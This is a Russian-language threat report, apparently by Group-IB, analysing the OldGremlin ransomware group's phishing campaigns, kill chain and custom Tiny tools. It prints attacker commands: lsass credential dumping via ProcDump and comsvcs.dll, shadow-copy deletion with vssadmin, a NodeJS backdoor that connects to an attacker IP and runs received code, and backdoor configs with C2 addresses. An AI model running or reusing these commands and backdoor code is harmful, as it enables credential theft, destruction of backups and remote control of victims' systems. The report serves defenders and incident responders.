



# OLDGREMLIN

Анализ атак группы вымогателей,  
нацеленных на российский бизнес

THREAT REPORT

НЕ ДЛЯ РАСПРОСТРАНЕНИЯ

GROUP-IB.RU

# Дисклеймер

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.
2. Целью отчета является предоставление сведений о тактике, об инструментах и особенностях инфраструктуры различных групп для минимизации риска дальнейшего совершения противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены рекомендации от экспертов Group-IB по превентивным мерам защиты от атак группы. Описание деталей угроз в отчете приведено исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованная в отчете информация об угрозах не является пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.
3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием, целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления с отчетом, цитирования отчета в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будет указан как источник цитаты.
4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав на отчет Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

## Авторы отчета:

- **Олег Скулкин**  
Руководитель Лаборатории цифровой криминалистики и исследования вредоносного кода, Group-IB
- **Иван Писарев**  
Руководитель отдела динамического анализа вредоносного кода, Group-IB

# Оглавление

ДИСКЛЕЙМЕР .....	2
ОГЛАВЛЕНИЕ .....	3
ВВЕДЕНИЕ.....	5
Разрушители легенд	5
Кого атакуют	6
Как защититься от «гремлинов»	6
ОСНОВНЫЕ ВЫВОДЫ .....	7
KILL CHAIN: ЖИЗНЕННЫЙ ЦИКЛ АТАК OLDGREMLIN .....	8
Получение первоначального доступа	8
Подготовка к развитию атаки	9
Сбор информации об ИТ-инфраструктуре жертвы	10
Поиск ключевых узлов, продвижение о сети и эксфильтрация данных	11
Подготовка к развертыванию программы-вымогателя	12
Развертывание программы-вымогателя	12
Вымогательство	12
КАМПАНИИ .....	13
Атаки в марте и апреле 2020 года	13
Атака в мае 2020-го	16
Атака в июне 2020-го	20
Атаки в конце июня — начале июля 2020-го	21
Серия атак в августе 2020-го	23
Атаки 10 и 11 августа 2020-го	23
Атака 13 августа 2020-го	24
Атака 14 августа 2020-го	25
Атака 19 августа 2020-го	25
Атака 4 февраля 2021-го	26
Атака 22 марта 2022-го	27
Атака 25 марта 2022-го	29
Атака 7 июня 2022-го	31
Атака 28 июля 2022-го	33
Атака 23 августа 2022-го	35
ИНСТРУМЕНТЫ .....	37
Сетевая инфраструктура	38
TinyLink и TinyHTA	40
TinyScout	42

TinyPosh	43
Первый запуск	44
Повторный запуск	46
Основные функциональные возможности: команды	46
Подготовка лог-строк перед отправкой на сервер	48
<b>TinyNode</b>	<b>49</b>
Протокол взаимодействия с сервером	49
<b>TinyFluff</b>	<b>52</b>
Первая версия	52
Вторая версия	54
<b>TinyShot</b>	<b>56</b>
<b>TinyWCMExtractor</b>	<b>57</b>
<b>TinyKiller</b>	<b>57</b>
<b>TinyIsolator</b>	<b>59</b>
<b>TinyCrypt</b>	<b>60</b>
Запуск в ходе массовой рассылки	61
Заражение в ходе атаки 2020 года	64
Заражение в ходе атаки 2021 года	65
Заражение в ходе атаки 2022 года	65
TinyCrypt, (Windows-версия)	67
TinyCrypt, (Linux-версия)	69
<b>Другие инструменты</b>	<b>70</b>
Cobalt Strike	70
Эксплоит для уязвимостей в Cisco AnyConnect	71

<b>ЗАКЛЮЧЕНИЕ</b> .....	<b>72</b>
-------------------------	-----------

<b>MITRE ATT&amp;CK®</b> .....	<b>73</b>
--------------------------------	-----------

<b>IOCS</b> .....	<b>76</b>
-------------------	-----------

Атака 31.03.2020–02.04.2020	76
Атака 24.04.2020	79
Атака 12.05.2020	80
Атака 03.06.2020	82
Атака 30.06.2020	84
Атака 07.07.2020	86
Атака 10/11.08.2020	88
Атака 13.08.2020	92
Атака 14.08.2020	93
Атака 19.08.2020	95
Атака 04.02.2021	96
Атака 22.03.2022	98
Атака 25.03.2022	100
Атака 07.06.2022	102
Атака 28.07.2022	108
Атака 23.08.2022	112

# Введение

## Глава 1

Последние несколько лет новости об атаках с использованием программ-вымогателей не сходят с первых полос СМИ. Отчасти это связано с публикацией киберпреступниками информации о своих жертвах, которая сначала размещалась в теневом сегменте интернета, а вскоре начала появляться и в публичном. Техника двойного давления на жертву (Double Extortion) стала мощным рычагом шантажа: угроза публикации конфиденциальных данных атакованных компаний на так называемых DLS-сайтах (Dedicated Leak Site) злоумышленников привела к росту их аппетитов. Так, средний размер требуемого вымогателями выкупа в 2021 году взлетел **со \$170 000 до небывалых \$247 000**. Несмотря на молниеносный рост угрозы на международном рынке, бизнес в России долгое время считал себя непривлекательной целью для операторов-шифровальщиков. При этом опрос российских предпринимателей, проведенный Bell.Club совместно с Group-IB осенью прошлого года, показал, что **51,9%** признают: их компания скорее не защищена от атак программ-вымогателей.

Рост технических и ресурсных возможностей операторов программ-шифровальщиков привел к смещению фокуса атак на крупный корпоративный сегмент и государственные организации во всем мире. В 2021 году эта тенденция пришла и на российский рынок.

## Разрушители легенд

### 1 миллиард рублей

рекордная для России сумма выкупа, которую вымогатели из OldGremlin потребовали у атакованной ими жертвы в 2022 году за расшифровку данных. Рекорд 2021 года — 250 млн руб. — также принадлежит «гремлинам».

В прошлом году количество кибератак вымогателей на российские компании увеличилось более чем на **200%**. Наиболее активными оказались операторы **Dharma, Crylock, Thanos**. Несмотря на то что шантаж с публикацией данных на DLS-сайтах шифровальщиков в России не развит, старый проверенный способ вымогательства за расшифровку приносит им все большую прибыль. По итогам 2021 года средняя сумма требуемого у российских компаний выкупа достигла **100 млн руб.** Эту и без того высокую ставку десятикратно увеличила русскоговорящая группа вымогателей **OldGremlin**, открытая аналитиками Group-IB Threat Intelligence в марте 2020 года и впервые описанная в сентябре 2020 года в [блоге «Большая охота OldGremlin: операторы шифровальщика атакуют крупные компании и банки России»](#).

Разрушая все легенды относительно отсутствия интереса у вымогателей к российскому бизнесу, русскоговорящая группа OldGremlin второй год подряд бьет рекорд по жадности: если в 2021 году она требовала у жертвы **250 000 млн руб.**, то в 2022 году ценник поднялся до **1 млрд руб.**

На примере этой наименее исследованной русскоязычной группы можно проследить эволюцию индустрии операторов программ-шифровальщиков: от мелких вымогательств у физлиц до сложных атак на корпорации с многомиллионными выкупами — Big Game Hunting. За два с половиной года OldGremlin, по данным Group-IB, провела **16 фишинговых кампаний**. Самым насыщенным оказался 2020 год — злоумышленники отправили 10 фишинговых рассылок. В 2021 году была проведена всего одна, но крайне успешная кампания, в 2022 году на текущий момент их зафиксировано уже пять.

## Кого атакуют

### В 4 раза

выросло количество реагирований Лаборатории цифровой криминалистики Group-IB на атаки с использованием программ-вымогателей в первом полугодии 2022 года по сравнению с аналогичным периодом 2021 года

Как и большинство групп вымогателей, атакующих корпоративные сети, в качестве начального вектора проникновения OldGremlin использовала фишинговые письма. Актуальная повестка (пандемия, удаленная работа, антироссийские санкции) и качественный текст писем позволяли им без труда мотивировать жертв на переход по ссылкам и загрузку вредоносных файлов. Это, в свою очередь, открывало злоумышленникам доступ к интересующей их корпоративной сети. Массовый характер таких рассылок приводил к компрометации рабочих станций сразу нескольких сотрудников, что упрощало развитие атаки.

Фишинговые кампании «гремлинов» всегда нацелены на определенные отрасли. Среди их жертв были банки, логистические, промышленные и страховые компании, а также ретейлеры, девелоперы, компании, специализирующиеся на разработке программного обеспечения.

Технически «гремлины» в основном целятся в корпоративные сети под управлением ОС **Windows**. Однако наиболее свежие исследованные атаки показали, что в их арсенале есть и программа-вымогатель, разработанная для ОС **Linux**. Атакующие проводят в сети жертвы значительное время, изучая ее, прежде чем развернуть свою вредоносную программу, что делает актуальными не только реактивные, но и проактивные методы обнаружения следов атак OldGremlin.

## Как защититься от «гремлинов»

Для предотвращения кибератак с использованием программ-вымогателей мы настоятельно рекомендуем использовать решение **Group-IB Managed Extended Detection and Response (MXDR)** для защиты инфраструктуры от целевых атак и проактивной охоты за угрозами с использованием данных **Group-IB Threat Intelligence**

В качестве первооткрывателей OldGremlin, давших имя группе, мы впервые публикуем подробный аналитический отчет об их активности, основанный на реагированиях на инциденты в российских компаниях DFIR-командой Group-IB. Наша цель — описать полный цикл их атак, начиная с фишинговых рассылок и получения первоначального доступа и заканчивая шифрованием и требованием выкупа.

Как и всегда, отчет Group-IB открывает доступ к набору данных и подробной информации об актуальных тактиках, техниках и процедурах атакующих (TTPs), описанных на основе MITRE ATT&CK™. Эти сведения будут полезны как организациям, которые борются с киберпреступностью, так и потенциальным жертвам для того, чтобы обезопасить свою инфраструктуру от посягательств группы.

Также в отчете приведен уникальный ретроспективный обзор фишинговых кампаний OldGremlin, технический анализ инструментов атакующих, в том числе и достаточно нетривиальных. Этот материал предназначен для ИТ-директоров, руководителей команд кибербезопасности, SOC-аналитиков, специалистов по реагированию на инциденты.

Наша цель — содействовать сокращению финансовых потерь и простоев инфраструктуры, а также помочь в принятии превентивных мер по противодействию атакам группы OldGremlin.

Если вы столкнулись с атакой шифровальщика, **обращайтесь** в Group-IB. Круглосуточная служба реагирования на инциденты

**+7 495 984-33-64**

# ОСНОВНЫЕ ВЫВОДЫ

## 1 Первая атака

OldGremlin была зафиксирована специалистами Group-IB Threat Intelligence в конце марта — начале апреля 2020 года

## 3 Число вредоносных кампаний — 16

Чаще всего «гремлины» атакуют своих жертв от имени известных компаний: медиахолдинга РБК, сервиса «Консультант Плюс», «1С-Битрикс», Российского союза промышленников и предпринимателей, Минского тракторного завода и других

## 6 Пребывание в сети

Среднее время пребывания в сети атакуемой жертвы до развертывания программы-вымогателя — 49 дней

## 8 Атака на оружейный завод

Группа атаковала российский оружейный завод в августе 2020 года

## 10 Сторонние инструменты

Кроме собственных инструментов группа использует и сторонние инструменты — как платные (Cobalt Strike), так и с открытым исходным кодом (скрипты из проекта PowerSploit)

## 12 Без Double Extortion

Не замечены в использовании техники двойного давления на жертву, несмотря на то что выгружают данные из скомпрометированных ими сетей

## 14 Их фишка

Группировка создала целый Tiny-фреймворк постэксплуатации, который активно развивается с каждой атакой

## 2 TinyScouts

Альтернативное название группы

## 4 Происхождение

Происхождение группы неизвестно, однако установлено, что атакующие из OldGremlin говорят на русском языке

## 5 География атак

Россия

## 7 Отрасли

Основные атакуемые отрасли: промышленность, логистика, страхование, ретейл, недвижимость, разработка ПО

## 9 Суммы выкупа

Наибольшая сумма требуемого выкупа — 1 млрд руб.

## 11 Новые трюки

Атакующие следят за последними тенденциями в мире кибербезопасности и «миксуют» новые уязвимости и методы проведения атак с проверенными временем инструментами

## 13 Первоначальный вектор

Первоначальным вектором атаки у «гремлинов» до сих пор является фишинговая рассылка, и правда выполненная довольно качественно

## 15 Отпуск за ваш счет

В отличие от остальных участников Big Game Hunting, «гремлины» после проведения успешной атаки уходят в длительные «отпуска»

# Kill Chain: жизненный цикл атак OldGremlin

## Глава 2

Несмотря на то, что в ходе эволюции OldGremlin частично меняла свой инструментарий, используемые ею тактики, техники и процедуры за эти два с половиной года изменились незначительно. Это позволяет детально исследовать их на основе унифицированного жизненного цикла атак программ-вымогателей (The Unified Ransomware Kill Chain).

## Получение первоначального доступа

Начиная с марта 2020 года, когда группа OldGremlin была впервые обнаружена экспертами Group-IB Threat Intelligence, «гремлины» провели не менее 16 фишинговых кампаний. Некоторые из них позволила вымогателям получить первоначальный доступ к одной или нескольким российским организациям.

Для доставки фишинговых писем злоумышленники пользовались публичными почтовыми сервисами. Так, в 2020 году OldGremlin взяла на вооружение Private Email немецкой Open-Xchange, но уже в августе переключились на Microsoft Outlook, а с 2021 года — на «Яндекс».

Распространяемые фишинговые письма содержали ссылки на архивы с **LNK (TinyLink)** или **SFX-файлами (TinyBox)** или документы Microsoft Office, открытие которых приводило к загрузке одного из бэкдоров — **TinyPosh**, **TinyScout**, **TinyNode** или **TinyFluff** (подробное описание бэкдоров представлено в разделе [Инструменты](#)) — на машину жертвы.

Табл. 1 — Хронология фишинговых кампаний

Дата атаки	Комментарий	Инструмент
31-03-2020 — 02-04-2020	Рассылка от имени финансовой организации	Архив с TinyLink, загружает TinyPosh
24-04-2020	Рассылка от имени стоматологической клиники	Архив с TinyLink, загружает TinyPosh
12-05-2020	Рассылка от имени журналиста РБК и финансовой организации с приглашением на интервью	Архив с TinyLink, запускает TinyNode
03-06-2020	Рассылка от имени юридического бюро	Архив с TinyLink, запускает TinyNode
30-06-2020	Рассылка от имени СПО МФО «Единство»	Архив с TinyLink, загружает TinyScout, который опционально загружает TinyNode или TinyCrypt
07-07-2020	Определить, от имени кого производилась рассылка, не удалось	Архив с TinyLink, загружает TinyScout, который опционально загружает TinyNode или TinyCrypt
10/11-08-2020	Рассылка от имени АКГ «Финаудитсервис» и Российского союза промышленников и предпринимателей	Архив с TinyBox, запускает TinyNode
13-08-2020	Рассылка от имени РБК	Архив с TinyBox, запускает TinyNode
14-08-2020	Рассылка от имени горно-металлургической компании	Архив с TinyBox, запускает TinyNode

Дата атаки	Комментарий	Инструмент
19-08-2020	Рассылка от имени Минского тракторного завода (ОАО «МТЗ»)	Архив с TinyBox, запускает TinyNode
04-02-2021	Рассылка от имени Ассоциации компаний интернет-торговли (АКИТ)	Вредоносный файл Microsoft Office, загружает TinyBox
22-03-2022	Рассылка от имени финансовой организации	Вредоносный файл Microsoft Office, загружает TinyFluff
25-03-2022	Рассылка от имени «Консультант Плюс»	Архив с вредоносным LNK-файлом, загружает TinyFluff
07-06-2022	Рассылка от имени ООО «Корпорация «ПАРУС» и «ЭРА России»	Архив с вредоносным LNK-файлом, загружает TinyFluff
28-07-2022	Рассылка от имени «1С-Битрикс»	Архив с вредоносным LNK-файлом, загружает TinyFluff
23-08-2022	Рассылка от имени «Контур.Диадок»	Архив с вредоносным LNK-файлом, загружает TinyFluff

Подробная информация о фишинговых кампаниях представлена в разделе [Кампании](#).

## Подготовка к развитию атаки

Для закрепления в скомпрометированной системе атакующие использовали тривиальные техники, в частности модификацию раздела реестра Run, создание заданий в планировщике Windows или новых служб.

В некоторых случаях для постэксплуатации «гремлины» использовали широко известный инструмент для проведения тестирований на проникновение — горячо любимый многими злоумышленниками **Cobalt Strike**. Зачастую он применялся лишь на первично скомпрометированной системе, например, для повышения привилегий с помощью команды **getsystem**.

Еще один способ повышения привилегий, который нам удалось обнаружить в ходе реагирования на инциденты, — эксплуатация уязвимостей в **Cisco AnyConnect**, а именно **CVE-2020-3153** и **CVE-2020-3433**. Данные уязвимости могут позволить атакующим создавать или перезаписывать файлы (в том числе исполняемые) в произвольных папках и запускать их с привилегиями уровня системы.

Атакующие не ограничивались доступом к скомпрометированной ИТ-инфраструктуре через бэкдоры, но и выгружали VPN-сертификаты, которые позволяли им получать доступ посредством эксплуатации соответствующей службы. В частности, злоумышленники извлекали неэкспортируемые сертификаты с использованием утилиты **ExportRSA**.

Еще один способ получения резервного доступа к скомпрометированной инфраструктуре — использование легитимных средств удаленного доступа, в частности **TeamViewer**.

Доступ к аутентификационным данным осуществлялся атакующими довольно тривиальными способами. Например, OldGremlin использовала утилиту **ProcDump** для получения дампа процесса **lsass.exe**, относящегося к службе проверки подлинности локальной системы безопасности. В некоторых случаях имя файла ProcDump было замаскировано под типичные для скомпрометированной системы процессы:

```
cmd.exe /c C:\Windows\Temp\firefox.exe -accepteula -r -ma 999
C:\Windows\Temp\TAPE.bin
```

Дополнительный инструмент для таких целей копировался не всегда. В некоторых случаях для получения дампа **lsass.exe** злоумышленники эксплуатировали системную библиотеку **comsvcs.dll**:

```
wmic process call create 'rundll32 C:\WINDOWS\system32\comsvcs.dll
MiniDump 928 C:\kern.bin'
```

Во время одного из реагирований на инцидент, связанного с OldGremlin, мы обнаружили, что вместо дампа процесса, относящегося к службе проверки подлинности локальной системы безопасности, атакующие прибегли к использованию **WinPmem** и получили дамп всей памяти скомпрометированной системы. Примечательно, что данный инструмент обычно используется с той же целью специалистами по цифровой криминалистике.

Еще одной техникой, которой пользовались злоумышленники для доступа к аутентификационным данным, была эксплуатация диспетчера учетных данных. Для получения сохраненных данных использовался сценарий **Invoke-WCMDump** или утилита **TinyWCExtractor**.

Также в некоторых случаях для получения аутентификационных данных на ранних этапах развития атаки группой использовались легитимные инструменты **WebBrowserPassView** и **Mail PassView**.

## Сбор информации об ИТ-инфраструктуре жертвы

Для того чтобы изучить скомпрометированный домен, атакующие использовали **PowerView** — инструмент, предоставляющий злоумышленникам широкие возможности по сбору информации об Active Directory и манипуляциях с ней, например:

```
Set-DomainObjectOwner -Identity CLUSTERS -OwnerIdentity <REDACTED>
```

Также в некоторых атаках группой использовался **SharpHound** — сборщик данных для **BloodHound**. В свою очередь, BloodHound позволяет злоумышленникам получить информацию об Active Directory и выявить наиболее эффективные методы развития атаки.

Для сбора информации об активных процессах, в том числе идентификации антивирусного ПО и прочих средств защиты, атакующие использовали утилиту **tasklist**.

В арсенале группы также имеется инструмент **TinyShot**, который позволяет создавать снимки с экрана скомпрометированной системы.

## Поиск ключевых узлов, продвижение по сети и эксфильтрация данных

Получив привилегированные аутентификационные данные и изучив структуру Active Directory, информация о которой была собрана на предыдущем этапе, атакующие начинают продвижение по сети, чтобы установить дополнительные бэкдоры TinyShell, на ключевые узлы, например почтовые и файловые серверы. Функциональность бэкдора обеспечивалась интерпретатором **NodeJS**, например:

```
require('child_process').spawn(process.argv[0], ['-e', '__
dirname=require('path').dirname(process.argv[0]),require('net').
connect(80,'78.46.247[.]25',

function() {
    this.setKeepAlive(true, 6e4), this.a = '{' + Math.random() +
    '}', this.b = [], this.on('data', c = & gt; {
        this.b.push(c), c.a = Buffer.concat(this.b).
toString().split(this.a), 1 & lt;
        c.a.length & amp; & amp;
        (this.b = [], c.a.forEach(i = & gt; {
            try {
                eval(i)
            }
            catcha) {}
        })))
    }, this.write(this.a)
})

)"]',{detached:true})
```

Копирование бэкдоров осуществляется через административные общие ресурсы, при этом для закрепления на скомпрометированном сервере используется планировщик заданий.

Для выполнения различных команд на целевых хостах, а также запуска утилит, например ProcDump, атакующие активно использовали функциональные возможности операционной системы по созданию служб на удаленных хостах.

В некоторых случаях для взаимодействия с целевыми системами в рамках продвижения по сети злоумышленники также применяли **Impacket** и чаще всего **smbexec**. Также в некоторых случаях использовался протокол удаленного рабочего стола (RDP).

В случаях, когда атакующим необходим был доступ к Linux-части инфраструктуры жертвы, использовался SSH.

В части расследуемых нами инцидентов атакующие осуществляли сбор интересующих их файлов в ограниченном количестве, при этом эксфильтрация осуществлялась через установленные бэкдоры.

## Подготовка к развертыванию программы-вымогателя

Перед непосредственным развертыванием атакующими осуществлялось удаление доступных резервных копий, чтобы исключить возможность своевременного восстановления инфраструктуры без уплаты выкупа.

В некоторых случаях злоумышленники использовали **vssadmin** для того, чтобы избавиться от теневых копий:

```
cmd.exe /c vssadmin delete shadows /all /quiet
```

Для отключения антивирусного программного обеспечения использовался инструмент **TinyKiller**, а для изоляции хоста от сети — **TinyIsolator**. Детальное описание инструментов представлено в разделе **Инструменты**.

В рамках атак на Linux-инфраструктуру группа удаляла файлы **.bash\_history**, меняла пароль пользователю для ограничения доступа к скомпрометированному хосту, отключала SSH, а также, как и в случае с Windows-сегментом, изолировала хост от сети.

## Развертывание программы-вымогателя

Непосредственно программа-вымогатель распространялась с использованием скомпрометированных аутентификационных данных путем копирования на целевой хост по протоколу SMB и запуска через создание новой службы.

## Вымогательство

Хотя в рамках некоторых инцидентов, на которые нам довелось реагировать, злоумышленники предоставляли доказательства выгрузки данных своих жертв в ходе переписки по электронной почте, мы не обнаружили никаких свидетельств публикации таких данных или передачи их третьим лицам. Таким образом, основной мотивацией уплаты выкупа для жертв стала возможность расшифровки данных.

Ваши файлы зашифрованы. Наши гарантии - мы Old Gremlin (можете почитать у Group IB).

Рис. 1 — Фрагмент письма, отправленного злоумышленниками жертве

## Глава 3

Группа OldGremlin оригинально подходит к каждой фишинговой кампании: вносит небольшие изменения в цепочку заражения, тщательно готовит тексты писем и документы, позволяющие ввести жертву в заблуждение.

С момента обнаружения в 2020 году OldGremlin организовала не менее 16 кампаний, нацеленных на логистические, промышленные и страховые компании, а также на ретейлеров, девелоперов и разработчиков программного обеспечения.

В данном разделе мы рассмотрим каждую из известных нам кампаний, фокусируясь на цепочке компрометации. Подробное описание инструментов будет представлено в соответствующем разделе.

## Атаки в марте и апреле 2020 года




Рис. 2 — Сценарий атаки весной 2020 года

Первая атака OldGremlin была проведена в конце марта — начале апреля 2020 года. В промежутке с 31 марта по 2 апреля на VirusTotal загружались архивы с одним и тем же именем — **Рекомендации.zip** и одинаковым содержимым — LNK-файлом с именем **Рекомендации\_\*\*\*.docx.lnk**, который впоследствии мы классифицировали как **TinyLink** (рис. 2).

Данный инструмент содержит в себе два файла:

- документ;
- HTA-скрипт — **TinyHTA**.

LNK-файл предназначен для запуска HTA-скрипта, который, в свою очередь, демонстрирует документ, чтобы отвлечь жертву, после чего загружает и запускает следующую стадию. Название LNK-файла, а также текст документа говорят о том, что атака происходила от имени финансовой организации (рис. 3).

на основании ответа от Банка России от 27.03.2020 рекомендует на период с 30 марта по 3 апреля 2020 г.:

1. Ограничить количество действующих дополнительных офисов, а также количество сотрудников, непосредственно контактирующих с клиентами;
2. В случае, если это по каким-либо причинам не было сделано ранее, оснастить все работающие офисы базовыми средствами защиты, такими как кожные антисептики или дезинфицирующие салфетки. В качестве расширенных рекомендаций использовать следующие рекомендации Роспотребнадзора "Рекомендации работодателям по профилактике коронавирусной инфекции (COVID-19) среди работников", применимые оснащению клиентского офиса МФО. (здесь-ссылка);
3. Установить специальные графики работы офисов, в т.ч. с сокращением рабочих часов;
4. Проинформировать клиентов об установленных графиках путем рассылки сообщений в ЛК на сайтах организаций, публикаций на официальных сайтах организаций и др. также готова размещать соответствующую информацию на своем ресурсе. Направлять её для публикации можно на почту
5. В случае ухода действующих заемщиков в просрочку в указанный период не начислять по их договорам микрозаймов штрафы и пени;
6. Оплату труда сотрудников, привлеченных к работе, в том числе, в дистанционном формате, производить в соответствии с ТК РФ в двойном размере или с предоставлением отгула.

Перечень приложений для удаленной работы в связи с ситуацией распространения вируса COVID-19.

#### Сервисы для видеоконференций

**Zoom.** Это — популярный сервис для видеосвязи по всему миру. Существует бесплатная (до 40 минут) и платная версии. Работает как отдельное десктоп и мобильное приложение, также есть в веб-версии.

**Google Meet.** Из-за коронавируса компания сделала премиум-опции приложения бесплатными для пользователей G Suite до 1 июля: можно проводить видеоконференции с 250 участниками, стримить для 100 000 человек. Встречи можно записывать на Google Drive.

#### Коммуникация через мессенджеры.

**Slack.** Есть бесплатная версия. Можно общаться в отдельных каналах по тематикам или

Рис. 3 — Текст документа, демонстрируемого жертве

В данной атаке скрипт-загрузчик получал следующую стадию с активно использующегося группой **Cloudflare Workers** сервера **hxxps://schedule.winupdate.workers[.]dev/load.php**, где находился PowerShell-скрипт **TinyPosh**. Данный инструмент позволял злоумышленникам:

1. Собирать и передавать информации о зараженной машине на управляющий сервер.
2. Загружать и запускать сценарии PowerShell.
3. Осуществлять выгрузку файлов со скомпрометированной системы.

TinyPosh содержит в себе участок кода, содержащий конфигурационные данные, например:

```

${caMPaiGNId} = "Covid19Camp"
${REMOteH0sT} = "hxxp://136.244.67[.]59"
${GeTStABPaTH} = "load.php"
${COMMaNdPaTH} = "web/index.php?r=cmd"
${rEgIsTRyPaTh} = "HKCU:\Software\Classes\"
${reGIsteReDkEy} = "Registered"
${MoDuleSkey} = 'TM'
${waiTingtRIg} = "waiting"
${sleEpTImesec} = 30
${lNKName} = "OfficeUpdater.lnk"
${LNktARGeT} = ("/v /c mshta !cd!")+$lNKnAME}

```

Вторая обнаруженная нами атака была проведена 24 апреля: рассылка производилась от имени стоматологической клиники. Схема заражения аналогична предыдущей атаке. На этот раз загрузка второй стадии (**TinyPosh**) осуществлялась с IP-адреса, полный URL: **hxxp://95.179.252[.]217/load.php**. Документ, используемый для отвлечения внимания пользователя, также был изменен (рис.4).

**Какие документы нам необходимы от вас:**

- заявка на участие, заверенная руководителем;
- документы о компании (название, адрес, ИНН, свидетельство о государственной регистрации);
- выписка из ЕГРЮЛ или ЕГРИП (или их нотариальные копии);
- копии учредительных документов;
- справка об отсутствии налоговой задолженности;
- документ, подтверждающий полномочия лица, действующего от имени участника конкурса (копия решения о назначении на должность руководителя или доверенность);

**Кроме того, мы бы хотели получить от вас ценовой диапазон за обслуживание 15 стоматологических клиник в 2020-2021 годах.**

Заранее признательны!

Все соответствующие документы отправляйте на почту [REDACTED] архивом.

с уважением,

Вайнкоп Валерий Михайлович

Рис. 4 — Текст документа, демонстрируемого жертве

Как и в предыдущем случае, кампания по рассылке носит актуальное на тот момент название Covid19Camp:

```

${caMpAIGNiD} = "Covid19Camp"
${rEMoTEHoSt} = "hxxp://95.179.252[.]217"
${gETSTaBpaTH} = "load.php"
${comMANDpath} = "web/index.php?r=cmd"
${REGIsTrYPATH} = "HKCU:\Software\Classes\"
${reGisTEredKeY} = "Registered"
${MOdULEsKey} = 'TM'
${hasHhOSTkey} = 'TNN'
${wAITiNGTRIG} = "waiting"
${sLeePTimeseC} = 30
${lNKName} = "OfficeUpdater.lnk"
${lNKTAReT} = ('/v'+ ' '+/c'+ ' '+m'+shta '+""!cd!\")+${lNKName}

```

## Атака в мае 2020-го




Рис. 5 — Сценарий атаки в мае 2020-го

Наиболее интересная атака с точки зрения социальной инженерии: от имени директора по маркетингу платежной системы рассылались письма якобы с предложением поучаствовать в совместном исследовании с РБК. Мы рассказали о ней редакции РБК в августе 2020 года. Письма отправлялись с почты **pr@\*\*[.]online**, а в копии стояла **julia.koshkina@rbcholding[.]press**. Оба домена принадлежали злоумышленникам и были зарегистрированы незадолго до проведения атаки. Примечательно, что в РБК действительно на тот момент работал журналист, чье имя использовали «гремлины». Первое письмо не содержало какого-либо вредоносного контента (рис. 6).

